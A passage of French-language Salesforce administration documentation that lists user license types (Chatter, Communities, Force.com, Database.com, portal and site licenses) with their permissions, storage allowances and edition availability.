| `Identité` | Accorde aux utilisateurs l'accès aux fonctionnalités de Salesforce Identity.Salesforce Identity connecte des utilisateurs de Salesforce à des applications et à services externes, tout en accordant aux administrateurs le contrôle de l'authentification et de l'autorisation de ces utilisateurs.<br>Pour plus d'informations, reportez-vous au guide *Salesforce Identity Implementation Guide*. | **Enterprise** Edition, **Unlimited** Edition, **Performance** Edition et **Developer** Edition<br>Dix licences utilisateur Identity gratuites sont incluses avec chaque nouvelle organisation **Developer** Edition. |
| `Identité externe` | Fournissez les fonctionnalités d'Identity à des utilisateurs extérieurs à la base d'utilisateurs de votre organisation (par exemple des personnes qui ne sont pas employées). Stockez et gérez ces utilisateurs, sélectionnez leur mode d'authentification (nom d'utilisateur/mot de passe, ou authentification sociale unique via Facebook, Google+, LinkedIn, etc.) et autorisez l'auto-inscription. | **Enterprise** Edition, **Unlimited** Edition, **Performance** Edition et **Developer** Edition<br>Cinq licences utilisateur External Identity gratuites sont incluses avec chaque nouvelle organisation **Developer** Edition. |
| `Utilisateur de Work.com uniquement` | Destinée aux utilisateurs qui n'ont pas de licence Salesforce, mais qui souhaitent accéder à Work.com.<br>Remarque: Chatter doit être activé pour que toutes les fonctionnalités de Work.com soient disponibles. | **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition, **Performance** Edition et **Developer** Edition |

## Types de licence utilisateur Force.com

| Type de licence | Description | Disponible dans |
|---|---|---|
| `Plate-forme Salesforce` | Destinée aux utilisateurs qui doivent accéder à des applications personnalisées, mais pas à la fonctionnalité CRM standard. Les utilisateurs détenteurs de cette licence utilisateur peuvent utiliser des applications personnalisées développées au sein de votre organisation ou installées à partir de Force.com AppExchange. En outre, ils peuvent utiliser les fonctions principales de la plate-forme, telles que les comptes, les contacts, les rapports, les tableaux de bord, les documents et les onglets personnalisés. | **Enterprise** Edition, **Unlimited** Edition, **Performance** Edition et **Developer** Edition |

| Type de licence | Description | Disponible dans |
| --- | --- | --- |
| | Toutefois, ces utilisateurs ne peuvent pas recevoir certaines autorisations ni se servir de certaines applications standard, y compris les onglets et les objets standard tels que les prévisions et les opportunités. Les utilisateurs détenteurs de cette licence peuvent également utiliser Connect Offline.<br>Remarque: Les utilisateurs qui disposent de cette licence peuvent afficher des tableaux de bord si l'utilisateur en cours possède également cette licence.<br>Les utilisateurs titulaires d'une licence Salesforce Platform peuvent accéder à toutes les applications personnalisées de votre organisation.<br>Chaque licence propose de l'espace de stockage supplémentaire aux utilisateurs d'Enterprise Edition, de Unlimited Edition et de Performance Edition.<br>Remarque: Pour afficher des articles, un utilisateur doit disposer de l'autorisation « AllowViewKnowledge » dans son profil. Cependant, cette autorisation est désactivée pour des profils par défaut. Pour accorder l'autorisation « AllowViewKnowledge » à un utilisateur dans son profil, activez l'autorisation dans un profil cloné, puis attribuez le clone à l'utilisateur. | |
| `Application Force.com - One` | Remarque: Cette licence n'est pas disponible pour les nouveaux clients.<br>Destinée aux utilisateurs qui doivent accéder à une application personnalisée mais pas à la fonctionnalité CRM standard. Les utilisateurs de Force.com - One App possèdent les mêmes droits que les utilisateurs de Salesforce Platform, avec en plus l'accès à un nombre illimité d'onglets personnalisés. Ils ne peuvent toutefois utiliser qu'une seule application personnalisée, définie jusqu'à 10 objets personnalisés, et sont limités à un accès en lecture seule aux objets Comptes et Contacts.<br>Remarque: Les utilisateurs qui disposent de cette licence peuvent afficher des tableaux de bord si l'utilisateur en cours possède également cette licence.<br>Chaque licence fournit 20 Mo d'espace de stockage de données et 100 Mo d'espace de stockage de fichiers supplémentaires, quelle que soit l'édition Salesforce.<br>Remarque: Pour afficher des articles, un utilisateur doit disposer de l'autorisation « AllowViewKnowledge » dans son profil. Cependant, cette autorisation est désactivée pour des profils par défaut. Pour accorder l'autorisation « AllowViewKnowledge » à un utilisateur dans son profil, activez l'autorisation dans un profil cloné, puis attribuez le clone à l'utilisateur. | **Enterprise** Edition et **Unlimited** Edition |

| Type de licence | Description | Disponible dans |
| --- | --- | --- |
| `Abonnement à l'application Force.com` | Accorde aux utilisateurs l'accès à une application Force.com Light App ou Force.com Enterprise App, aucune ne comprenant la fonctionnalité CRM.<br><br>Une application Force.com Light App inclut jusqu'à 10 objets personnalisés et 10 onglets personnalisés, a accès en lecture seule aux comptes et aux contacts, et prend en charge la sécurité au niveau de l'objet et au niveau du champ. Une application Force.com Light App ne peut pas utiliser l'API de transfert en masse ou l'API Streaming.<br><br>Une applicationForce.com Enterprise App inclut jusqu'à 10 objets personnalisés et 10 onglets personnalisés. En plus des autorisations d'une application Force.com Light App, une application Force.com Enterprise App prend en charge le partage au niveau de l'enregistrement, peut utiliser l'API de transfert en masse et l'API Streaming, et a accès en lecture/écriture aux comptes aux contacts.<br><br>Remarque: Les utilisateurs qui disposent de cette licence peuvent afficher des tableaux de bord si l'utilisateur en cours possède également cette licence.<br><br>Chaque licence Force.com App Subscription offre 20 Mo d'espace de stockage supplémentaire par utilisateur pour Enterprise Edition et 120 Mo d'espace de stockage supplémentaire par utilisateur pour Unlimited Edition et Performance Edition, ainsi que 2 Go d'espace de stockage de fichiers quelle que soit l'édition.<br><br>Remarque: Pour afficher des articles, un utilisateur doit disposer de l'autorisation « AllowViewKnowledge » dans son profil. Cependant, cette autorisation est désactivée pour des profils par défaut. Pour accorder l'autorisation « AllowViewKnowledge » à un utilisateur dans son profil, activez l'autorisation dans un profil cloné, puis attribuez le clone à l'utilisateur. | **Enterprise** Edition, **Unlimited** Edition et **Performance** Edition |
| `Utilisateur de communauté de société` | Il s'agit d'une licence utilisateur interne pour les communautés d'employés. Elle est destinée aux utilisateurs qui accèdent à des onglets personnalisés, à Salesforce Files, à Chatter (personnes, groupes, fils) et à une communauté qui inclut un site Site.com.<br><br>Les utilisateurs de communauté de société ont accès en lecture seule aux articles Salesforce Knowledge. Ils peuvent également :<br>• Accéder à 10 objets personnalisés et à 10 onglets personnalisés<br>• Utiliser les fonctionnalités contenu, idées, ressources et identité<br>• Utiliser des activités, des tâches, le calendrier et des événements<br>• Accéder à des comptes, des contacts, des requêtes et des documents. | **Enterprise** Edition, **Unlimited** Edition, **Performance** Edition et **Developer** Edition |

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Chatter

Toutes les licences Salesforce standard accordent un accès gratuit à Chatter à tous les utilisateurs de votre organisation. Salesforce offre également des licences spécifiques à Chatter : Chatter External, Chatter Free et Chatter Only (également appelé Chatter Plus).

Éditions

Disponible avec : Salesforce Classic

Les licences Chatter External et Chatter Free sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Les licences Chatter Only (également appelée Chatter Plus) sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Performance** Edition

### Chatter External

Cette licence est destinée à des utilisateurs hors du domaine de messagerie de votre société. Ces utilisateurs externes, également appelés clients, peuvent être invités dans les groupes Chatter qui autorisent les clients. Les clients peuvent accéder à des informations et interagir avec les utilisateurs uniquement dans les groupes auxquels ils sont invités. Ils n'ont pas accès aux objets ni aux données Chatter.

### Chatter Free

La licence Chatter Free est destinée aux utilisateurs qui ne possèdent pas de licence Salesforce, mais qui doivent accéder à Chatter. Ces utilisateurs peuvent accéder à des éléments Chatter standard, tels que des personnes, des profils, des groupes et des fichiers, mais ils ne peuvent pas accéder aux objets ni aux données Salesforce. Les utilisateurs de Chatter Free peuvent également être des modérateurs Chatter.

Les utilisateurs de Chatter Free n'affichent pas les mêmes onglets que les autres utilisateurs de Salesforce. Les utilisateurs de Chatter Free accèdent aux fils, aux personnes, aux groupes et aux fichiers via les liens du menu latéral de la page.

Les administrateurs Salesforce peuvent à tout moment mettre à niveau une licence Chatter Free vers une licence Salesforce standard ou Chatter Only. Vous ne pouvez pas convertir une licence Salesforce standard ou Chatter Only en licence Chatter Free.

### Chatter Only (Chatter Plus)

La licence Chatter Only est également appelée licence Chatter Plus. Elle est destinée aux utilisateurs qui ne possèdent pas de licence Salesforce, mais qui doivent accéder à certains objets Salesforce en plus de Chatter. Les utilisateurs de Chatter Plus peuvent être des modérateurs Chatter et ont accès aux pages standard de personnes, de profils, de groupes et de fichiers Chatter. Ils peuvent également :

- Afficher les comptes et contacts Salesforce
- Utiliser Salesforce CRM Content, Idées et Réponses
- Accéder à des tableaux de bord et à des rapports
- Utiliser et approuver des workflows
- Utiliser le calendrier pour créer et suivre des activités
- Afficher et modifier jusqu'à dix objets personnalisés
- Ajouter des enregistrements à des groupes

Par défaut, les onglets des objets Salesforce standard sont masqués pour les utilisateurs de Chatter Plus. Exposez ces onglets si vous souhaitez les rendre disponibles pour les utilisateurs de Chatter Plus. Pour plus d'informations sur les utilisateurs de Chatter Plus, reportez-vous au forum *Chatter Plus Frequently Asked Questions*.

## Présentation des licences Chatter

Le tableau ci-dessous présente la liste des fonctionnalités disponibles pour les licences Chatter External, Chatter Free et Chatter Only.

| Fonctionnalité | Chatter External (accès limité aux éléments et aux personnes dans les groupes auxquels les clients sont invités) | Chatter Free | Chatter Only (alias Chatter Plus) |
|---|---|---|---|
| Client Chatter Desktop | ✅ | ✅ | ✅ |
| Utiliser l'application mobile Salesforce1 (les applications téléchargeables nécessitent l'autorisation de profil « API activée ») | ✅ Les utilisateurs d'applications téléchargeables ne peuvent pas accéder aux vues de liste Groupes et Personnes. | ✅ | ✅ |
| Fils | ✅ | ✅ | ✅ |
| Partage de fichiers | ✅ | ✅ | ✅ |
| Files Connect | | | ✅ |
| Groupes | ✅ | ✅ | ✅ |
| Invitations à joindre des groupes | ✅ Seuls les clients qui sont également responsables de groupe peuvent inviter des utilisateurs Chatter à partir des groupes auxquels ils ont accès ou des personnes extérieures à Chatter. | ✅ | ✅ |
| Profils | ✅ | ✅ | ✅ |
| Rubriques et hashtags | ✅ | ✅ | ✅ |
| Messages privés | ✅ | ✅ | ✅ |
| Recherche globale | ✅ Les résultats de recherche comprennent uniquement les éléments auxquels les clients ont accès via des groupes. | ✅ | ✅ |
| Objets personnalisés | | | ✅ Jusqu'à 10 objets personnalisés |
| Comptes et contacts | | | ✅ Lecture seule |
| Calendrier et événements | | | ✅ |

| Fonctionnalité | Chatter External (accès limité aux éléments et aux personnes dans les groupes auxquels les clients sont invités) | Chatter Free | Chatter Only (alias Chatter Plus) |
|---|---|---|---|
| Bibliothèque de contenu | | | ✓ |
| Idées et réponses | | | ✓ |
| Rapports et tableaux de bord | | | ✓ |
| Tâches et activités | | | ✓ |
| Utilisation et approbation de workflows | | | ✓ |

## Licences utilisateur Communautés

Nous avons trois licences de communauté pour les utilisateurs externes : Customer Community, Customer Community Plus et Partner Community. Nous avons également une licence Employee Apps and Community pour les communautés d'employés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Enterprise** Edition

### En savoir plus sur les licences

**Dois-je disposer de licences de communauté pour utiliser des communautés dans mon organisation ?**

Oui. Pour activer initialement les communautés dans votre organisation, vous devez disposer au moins d'une licence suivante achetée dans votre organisation : Customer Community, Customer Community Plus, Partner Community ou Employee Apps and Community.

Remarque: Si votre organisation possède des licences de portail héritées, il n'est pas nécessaire d'acheter des licences de communauté pour pouvoir utiliser des communautés.

**Les licences de communauté sont-elles associées à des utilisateurs ou à une communauté ?**

Les licences Communities sont associées aux utilisateurs, pas à une communauté spécifique. Si nécessaire, vous pouvez déplacer les utilisateurs qui disposent de ces licences entre des communautés. Si vous avez des licences inutilisées, vous pouvez les attribuer à des utilisateurs dans n'importe quelle communauté de votre organisation.

Prenons une analogie : votre communauté est comparable à un vol en avion. Chaque passager a un type de ticket différent (licence) et, par conséquent, un niveau d'accès différent. Les passagers voyagent sur le même vol, mais chaque personne bénéficie d'une expérience qui varie légèrement selon le prix du billet.

Outre la prise en charge des licences de communauté, les Communities prennent en charge toutes les licences internes et de portail, y compris les licences Customer Portal, Authenticated Website et partner portal existantes.

**Comment une licence est-elle utilisée dans une communauté d'employés ?**

La licence d'ensemble d'autorisations Employee Apps and Community inclut les mêmes autorisations fournies par la licence Employee Apps and Community. Utilisez cette licence complémentaire pour accorder l'accès à votre communauté d'employés aux employés dotés d'une licence Salesforce Platform ou Force.com App Subscription existante.

La licence Employee Apps and Community figure en tant que Company Community dans la liste associée Licence utilisateur dans Configuration.

### Quelle est la différence entre les licences de communautés et les licences de portail héritées ?

Voici une corrélation rapide entre les nouvelles licences de communauté et leurs contreparties plus anciennes pour les portails, avec les cas d'utilisation principaux.

**Important:** Les utilisateurs qui disposent de licences de portail peuvent accéder à votre communauté si vous les incluez en ajoutant les profils et les ensembles d'autorisations auxquels ils sont associés. Il n'est pas nécessaire d'acheter de nouvelles licences Communities pour eux.

| Nom de la licence de communauté | Utilisation recommandée | Licence de portail comparable |
|---|---|---|
| Customer Community | Communautés entreprise à consommateur avec un grand nombre d'utilisateurs externes | High Volume Customer Portal, Service Cloud Portal, Authenticated Sites Portal |
| Customer Community Plus | Communautés entreprise-à-entreprise pour des scénarios de support et sans commercial terrain, tels que l'eCommerce | Customer Portal — Enterprise Administration |
| Partner Community | Communautés entreprise-à-entreprise qui doivent accéder à des données de vente, notamment la gestion des relations avec les partenaires | Partner |

Voici une arborescence simple qui aide à choisir le type de licence en fonction des besoins de votre communauté.

**Remarque:** Différents types de licence peuvent accéder à votre communauté. Votre communauté n'est pas limitée à un seul type de licence.

**Que sont les licences basées sur le nombre de connexions mensuelles ?**

Les licences de communauté ci-dessous sont également disponibles sur la base de connexions mensuelles, sous les noms énoncés.

| Nom de la licence de communauté | Nom de la licence basée sur des connexions mensuelles |
|---|---|
| Customer Community | Customer Community Login License |
| Customer Community Plus | Customer Community Plus Login License |
| Partner Community | Partner Community Login License |

Lorsqu'il utilise une licence basée sur des connexions mensuelles, l'utilisateur consomme une connexion chaque fois qu'il se connecte à une communauté. Les utilisateurs déjà connectés ne consomment aucune licence en basculant entre leurs communautés. Les dépassements sont calculés en fin d'année, pas sur une base mensuelle.

Si les utilisateurs disposant d'une licence de communauté basée sur la connexion accèdent à leurs communautés via Salesforce1, ils consomment une connexion la première fois qu'ils se connectent ou si sa session expire. Une connexion est décomptée chaque fois qu'un utilisateur basé sur les connexions s'authentifie dans la communauté. Salesforce calcule les connexions dans le tableau LoginHistory. La période d'expiration d'une connexion peut être configurée jusqu'à 12 heures maximum.

**Une licence supplémentaire est-elle requise pour utiliser le Générateur de communauté ?**

Chaque communauté qui utilise un modèle basé sur le Générateur de communauté peut l'utiliser pour ajouter des pages personnalisées, avec leur marque, à votre communauté. Les utilisateurs de communauté qui disposent de l'autorisation « Créer et configurer des communautés » reçoivent automatiquement un accès administrateur complet au Générateur de communauté de la communauté.

**Les communautés appliquent-elles des limitations en utilisateurs ?**

Vous pouvez avoir jusqu'à 50 communautés dans votre organisation Salesforce. Les communautés actives, inactives et d'aperçu, y compris les sites Force.com, sont prises en compte dans cette limitation.

Pour éviter des problèmes de déploiement et la dégradation de la qualité du service, nous recommandons de ne pas dépasser dans votre communauté le nombre d'utilisateurs indiqué ci-dessous. Si vous avez besoin d'utilisateurs supplémentaires au-delà de ces limitations, contactez votre responsable de compte Salesforce. Si la croissance de votre communauté nécessite d'augmenter le nombre d'utilisateurs, contactez votre représentant de compte Salesforce pour comprendre comment adapter le produit à vos besoins.

| Type de communauté | Nombre d'utilisateurs |
|---|---|
| Partner ou Customer Community Plus | 1 million |
| Client | 10 millions |

**Les utilisateurs non authentifiés sont-ils pris en compte dans les licences de ma communauté ?**

Non ! Les utilisateurs non authentifiés ou invités qui ont accès votre communauté n'utilisent aucune licence de votre communauté.

Les limitations pour les utilisateurs invités sont répertoriées ci-dessous, en fonction de votre édition Salesforce. Les dépassements sont calculés en fin d'année. Si la croissance de votre communauté dépasse ce nombre d'utilisateurs invités, contactez votre représentant de compte Salesforce pour comprendre comment adapter le produit à vos besoins.

| Édition Salesforce | Nombre d'utilisateurs invités |
|---|---|
| Enterprise Edition | 500 000 par mois |
| Unlimited Edition | 1 million par mois |

## Détails de licence

Le tableau ci-dessous présente les fonctionnalités disponibles pour les profils utilisateur par défaut qui disposent de licences Customer Community, Customer Community Plus, Partner Community ou Employee Apps and Community.

| | Customer Community | Customer Community Plus | Partner Community | Employee Apps and Community |
|---|---|---|---|---|
| **Objects Salesforce standard** | | | | |
| Relations les contacts et les comptes[1] | ✓ | ✓ | ✓ | ✓ |
| Comptes | ✓ Lire, Modifier[2] | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier, Supprimer, Afficher toutes les données, Gérer toutes les données |
| Ressources | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier |
| Campagnes | | | ✓ Lire, Créer et Modifier[3] | |
| Requêtes | ✓ Lire, Créer, Modifier [4] | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier, Supprimer[5] |
| Contacts | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier | ✓ Lire, Créer, Modifier, Supprimer, Afficher |

[1] Pour afficher ou créer des relations entre les comptes et les contacts, vous devez disposer de l'autorisation « Lire » sur les comptes et les contacts. Pour modifier ou supprimer des relations entre des comptes et des contacts, vous devez disposer des autorisations « Lire » sur les comptes et « Modifier » sur les contacts.

[2] Avec les licences Customer Community, l'accès peut également être contrôlé en utilisant des ensembles de partages.

[3] Avec la licence Partner Community, pour lire, créer et modifier des campagnes dans l'interface utilisateur, l'utilisateur partenaire doit également disposer de l'autorisation « Utilisateur marketing ». Ces autorisations permettent à un utilisateur partenaire de : rechercher et d'ajouter des contacts ou des pistes en tant que membres de campagne, d'accéder à des rapports sur ses campagnes, et d'envoyer des e-mails en masse à ses contacts et à ses pistes, ou d'attribuer en masse ses contacts et ses pistes à une campagne.

[4] Avec la licence Customer Community, les requêtes ne peuvent pas être créées au nom d'un autre utilisateur.

[5] Dans les communautés d'employés, les requêtes peuvent suivre des problèmes internes et des problèmes d'employés, mais elles ne doivent pas être utilisées pour des requêtes clients.

| | Customer Community | Customer Community Plus | Partner Community | Employee Apps and Community |
|---|---|---|---|---|
| | | | | toutes les données, Gérer toutes les données |
| Contrats | ✅ Lire, Créer, Modifier, Supprimer | ✅ Lire, Créer, Modifier, Supprimer | ✅ Lire, Créer, Modifier, Supprimer | |
| Tableaux de bord | | ✅ Lecture seule | ✅ Lecture seule | ✅ Lecture seule |
| Documents | ✅ Lecture seule | ✅ Lecture seule | ✅ Lecture seule | ✅ Lire, Créer, Modifier, Supprimer, Afficher toutes les données, Gérer toutes les données |
| Autorisations | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier | |
| Événements et calendrier | | | ✅ Lire, Créer, Modifier | |
| Idées | ✅ Lire, Créer | ✅ Lire, Créer | ✅ Lire, Créer | ✅ Lire, Créer |
| Pistes | | | ✅ Lire, Créer, Modifier | |
| Remarques et pièces jointes | ✅ Des exceptions s'appliquent [6] | ✅ Des exceptions s'appliquent [7] | ✅ | ✅ Des exceptions s'appliquent [8] |
| Opportunités | | | ✅ Lire, Créer, Modifier | |

[6] Avec la licence Customer Community, l'accès à Notes et pièces jointes est activé par défaut pour la plupart des objets. Pour des comptes et des contacts, cet accès est déterminé par la date de création de votre organisation. Si vos utilisateurs détenteurs d'une licence Customer Community ne peuvent pas accéder aux Notes et pièces jointes dans des comptes et des contacts, contactez Salesforce.

[7] Avec la licence Customer Community Plus, les pièces jointes sont disponibles uniquement via la liste associée Pièces jointes dans les requêtes. Notes et pièces jointes peut être affiché dans des listes associées des objets standard et personnalisés.

[8] Avec la licence Employee Community, les notes et pièces jointes sont disponibles dans la liste associée Notes et pièces jointes des enregistrements tels que les comptes, les contacts et les requêtes.

| | Customer Community | Customer Community Plus | Partner Community | Employee Apps and Community |
|---|---|---|---|---|
| Commandes [9] | ✅ Lire, Créer, Modifier, Supprimer | ✅ Lire, Créer, Modifier, Supprimer | ✅ Lire, Créer, Modifier, Supprimer | |
| Catalogues de prix | ✅ Lecture seule | ✅ Lecture seule | ✅ Lecture seule | |
| Produits | ✅ Lecture seule | ✅ Lecture seule | ✅ Lecture seule | |
| Devis | | | ✅ Lire, Créer, Modifier | |
| Rapports [10] | | ✅ Créer et gérer | ✅ Créer et gérer | ✅ Créer et gérer |
| Contrats de service | | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier | |
| Ordres d'exécution | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier | ✅ Lire, Créer, Modifier, Supprimer |
| **Fonctionnalités, capacité et objets personnalisés Salesforce** | | | | |
| Stockage supplémentaire | | 2 Mo par membre (licence basée sur les membres)<br>1 Mo par membre (licence basée sur les connexions) | 5 Mo par membre (licence basée sur les membres)<br>1 Mo par membre (licence basée sur les connexions) | 20 Mo par utilisateur (licence basée sur les utilisateurs) [11] |

[9] Lorsque les commandes sont activées, les profils standard contiennent automatiquement toutes les autorisations d'objet des commandes, ainsi que l'accès en lecture pour les produits et les catalogues. Si vos utilisateurs externes sont attribués à un profil standard et que ces autorisations d'objet ne leur conviennent pas, vous pouvez créer des profils personnalisés ne contenant pas ces autorisations d'objet.

[10] Avec les licences Customer Community Plus, Employee Apps and Community et Partner Community, pour créer et modifier des rapports, l'utilisateur doit également disposer des autorisations « Créer et personnaliser des rapports », « Générateur de rapport » et « Modifier mes rapports ». Pour plus d'informations, reportez-vous à Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports.

[11] Avec la licence Employee Apps and Community, la limitation en stockage de données est de 20 Mo par licence utilisateur, et la limitation en stockage de fichiers est de 2 Go par licence utilisateur.

| | Customer Community | Customer Community Plus | Partner Community | Employee Apps and Community |
|---|---|---|---|---|
| Chatter (Personnes, Groupes, Fils, Fichiers, Messages privés) [12] | ✓ | ✓ | ✓ | ✓ |
| Contenu | | ✓ Affichage et chargement | ✓ Affichage et chargement | ✓ Afficher, Charger et Gérer |
| Objets personnalisés | ✓ 10 objets personnalisés par licence (les objets personnalisés dans des packages gérés ne sont pas pris en compte dans cette limitation) | ✓ 10 objets personnalisés par licence (les objets personnalisés dans des packages gérés ne sont pas pris en compte dans cette limitation) | ✓ 10 objets personnalisés par licence (les objets personnalisés dans des packages gérés ne sont pas pris en compte dans cette limitation) | ✓ 10 objets personnalisés par licence (les objets personnalisés dans des packages gérés ne sont pas pris en compte dans cette limitation) |
| Administration déléguée | | ✓ | ✓ | |
| Knowledge | ✓ Lecture seule | ✓ Lecture seule | ✓ Lecture seule | ✓ Lecture seule |
| Rôles et partage | | ✓ | ✓ | ✓ |
| Application mobile Salesforce1 | ✓ | ✓ | ✓ | ✓ |
| Envoyer un e-mail | | | ✓ | ✓ |
| Jetons | | | | ✓ Créer, Lire, Modifier, Supprimer |
| Approbations de workflow | ✓ [13] | ✓ | ✓ | |

CONSULTER ÉGALEMENT :

- Licences utilisateur
- Licences utilisateur Authenticated Website
- Licences utilisateur Portail partenaire
- Licences utilisateur Portail client
- Limitations du stockage données et de fichiers

[12] Salesforce Files Sync n'est pas disponible dans les communautés.
[13] Les détenteurs de licence Customer Community peuvent soumettre pour approbation, mais ne disposent d'aucun accès pour approuver.

## Licences utilisateur Database.com

| Licence utilisateur | Description | Nombre de licences disponibles par défaut |
|---|---|---|
| Database.com Admin | Destinée aux utilisateurs qui doivent administrer Database.com, ou modifier des schémas de Database.com ou d'autres métadonnées à l'aide des outils pointer-cliquer dans la console Database.com. | Edition Database.com : 3 |
| Database.com User | Destinée aux utilisateurs qui doivent accéder aux données stockées dans Database.com. | Edition Database.com : 3<br>Enterprise Edition, Unlimited Edition et Database.com Edition : 0<br>Pour obtenir des Licences Database.com User, contactez Database.com |
| Database.com Light User | Destinée aux utilisateurs qui nécessitent uniquement l'accès Database.com aux données, qui doivent appartenir à des groupes Database.com (mais pas à d'autres groupes) et qui n'ont pas besoin d'appartenir à des rôles ou à des files d'attente. L'accès aux données est déterminé par les paramètres de partage par défaut à l'échelle de l'organisation. | Edition Database.com : 0<br>Enterprise Edition, Unlimited Edition et Database.com Edition : 0<br>Pour obtenir des Licences Database.com Light User, contactez Database.com |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Database.com** Edition

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Portail Service Cloud

Les utilisateurs du portail Service Cloud disposent de la licence Portail client haut volume. Cette licence offre aux contacts des connexions illimitées à votre portail Service Cloud pour accéder aux informations du support client. Les utilisateurs titulaires de cette licence ont accès à des comptes, des actifs, des requêtes, des contacts, des objets personnalisés, des documents, des idées et des questions en fonction de leurs paramètres d'autorisation.

La licence Portail client haut volume en excédent est identique à la licence Portail client haut volume, à la différence que les utilisateurs ne disposent pas de connexions illimitées. Pour plus d'informations sur le nombre de licences Portail client que vous pouvez activer, contactez Salesforce.

Ce tableau répertorie les autorisations qui peuvent être attribuées à des utilisateurs du portail Service Cloud.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | Create | Lire | Update | Supprimer |
|---|---|---|---|---|
| **Comptes** | | ✓ | ✓ | |
| **Ressources** | ✓ | ✓ | ✓ | |
| **Requêtes** | ✓ | ✓ | ✓ | |
| **Contacts** | ✓ | ✓ | ✓ | |
| **Objets personnalisés** | ✓ | ✓ | ✓ | ✓ |
| **Documents** | | ✓ | | |
| **Idées** | ✓ | ✓ | | |
| **Knowledge** | | ✓ | | |
| **Catalogues de prix** | | ✓ | | |
| **Produits** | | ✓ | | |
| **Questions et réponses** | ✓ | ✓ | | |
| **Solutions** | | ✓ | | |
| **Ordres d'exécution** | ✓ | ✓ | ✓ | |

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Sites et Site.com

Les utilisateurs de Sites et de Site.com peuvent disposer de licences Guest User ou Site.com Only.

| | |
|---|---|
| `Utilisateur invité` | Destinée aux utilisateurs publics qui accèdent à vos sites Site.com ou Force.com. Si Communities est activé, ces utilisateurs ont également accès aux pages publiques de vos communautés. Les visiteurs ont accès aux informations disponibles dans un site public actif. Pour chaque licence Utilisateur invité, vous pouvez développer un site pour votre organisation.<br><br>Pour Site.com, **Developer** Edition, **Enterprise** Edition, **Unlimited** Edition et **Performance** Edition offrent chacune un nombre illimité de licences Guest User.<br><br>Pour les sites Force.com, **Enterprise** Edition, **Unlimited** Edition et **Performance** offrent chacune 25 licences Guest User. **Developer** Edition offre une licence Utilisateur invité.<br><br>**Remarque:**<br>• Vous ne pouvez pas acheter des licences Utilisateur invité supplémentaires pour les sites Force.com.<br>• La licence d'utilisateur du portail haut volume de site Web authentifié est spécialement conçue pour les sites Force.com. Conçue pour le haut volume, elle devrait représenter une option économique à utiliser avec les sites Force.com. |
| `Site.com Only` | Destinée aux utilisateurs de **Performance** Edition, **Unlimited** Edition et **Enterprise** qui doivent accéder à Site.com, mais pas à la fonctionnalité CRM standard. Les utilisateurs de Site.com Only bénéficient des mêmes droits que les utilisateurs de Force.com - One App et disposent en plus de l'accès à l'application Contenu. Cependant, ils n'ont pas accès aux objets Comptes et Contacts. Les utilisateurs ont accès à un nombre illimité d'onglets personnalisés, mais sont limités à l'utilisation d'une seule application personnalisée, définie avec 20 objets personnalisés au maximum.<br><br>Chaque utilisateur de Site.com Only nécessite également une licence de fonctionnalité Site.com Contributor ou Site.com Publisher pour accéder à Site.com. |

Éditions

Disponible avec : Salesforce Classic

Les exigences des éditions varient selon le type de licence utilisateur.

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Authenticated Website

Les utilisateurs du Portail plate-forme disposent de la licence Site Web authentifié, conçue pour une utilisation avec Force.com Sites. Elle offre aux utilisateurs de site nommés des connexions illimitées à votre portail plate-forme afin d'accéder aux informations de support client.

La licence Site Web authentifié en excédent est identique à la licence Site Web authentifié, à la différence que les utilisateurs ne disposent pas de connexions illimitées.

Remarque: Lorsque les commandes sont activées, les profils standard contiennent automatiquement toutes les autorisations d'objet des commandes, ainsi que l'accès en lecture pour les produits et les catalogues. Si vos utilisateurs externes sont attribués à un profil standard et que ces autorisations d'objet ne leur conviennent pas, vous pouvez créer des profils personnalisés ne contenant pas ces autorisations d'objet.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Ce tableau répertorie les autorisations qui peuvent être accordées aux utilisateurs du site Web authentifié.

| | Create | Lire | Update | Supprimer |
|---|---|---|---|---|
| **Contrats** | ✓ | ✓ | ✓ | ✓ |
| **Documents** | | ✓ | | |
| **Idées** | ✓ | ✓ | | |
| **Knowledge** | | ✓ | | |
| **Commandes** | ✓ | ✓ | ✓ | ✓ |
| **Catalogues de prix** | | ✓ | | |
| **Produits** | | ✓ | | |
| **Objets personnalisés** | ✓ | ✓ | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Licences utilisateur

## Licences utilisateur Portail client

Les utilisateurs d'un site Portail client disposent de la licence standard Responsable du portail client.

Remarque: À compter de la version Summer '13, ces licences sont disponibles uniquement pour les organisations qui possèdent déjà un portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les licences utilisateur Communautés à la page 523.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

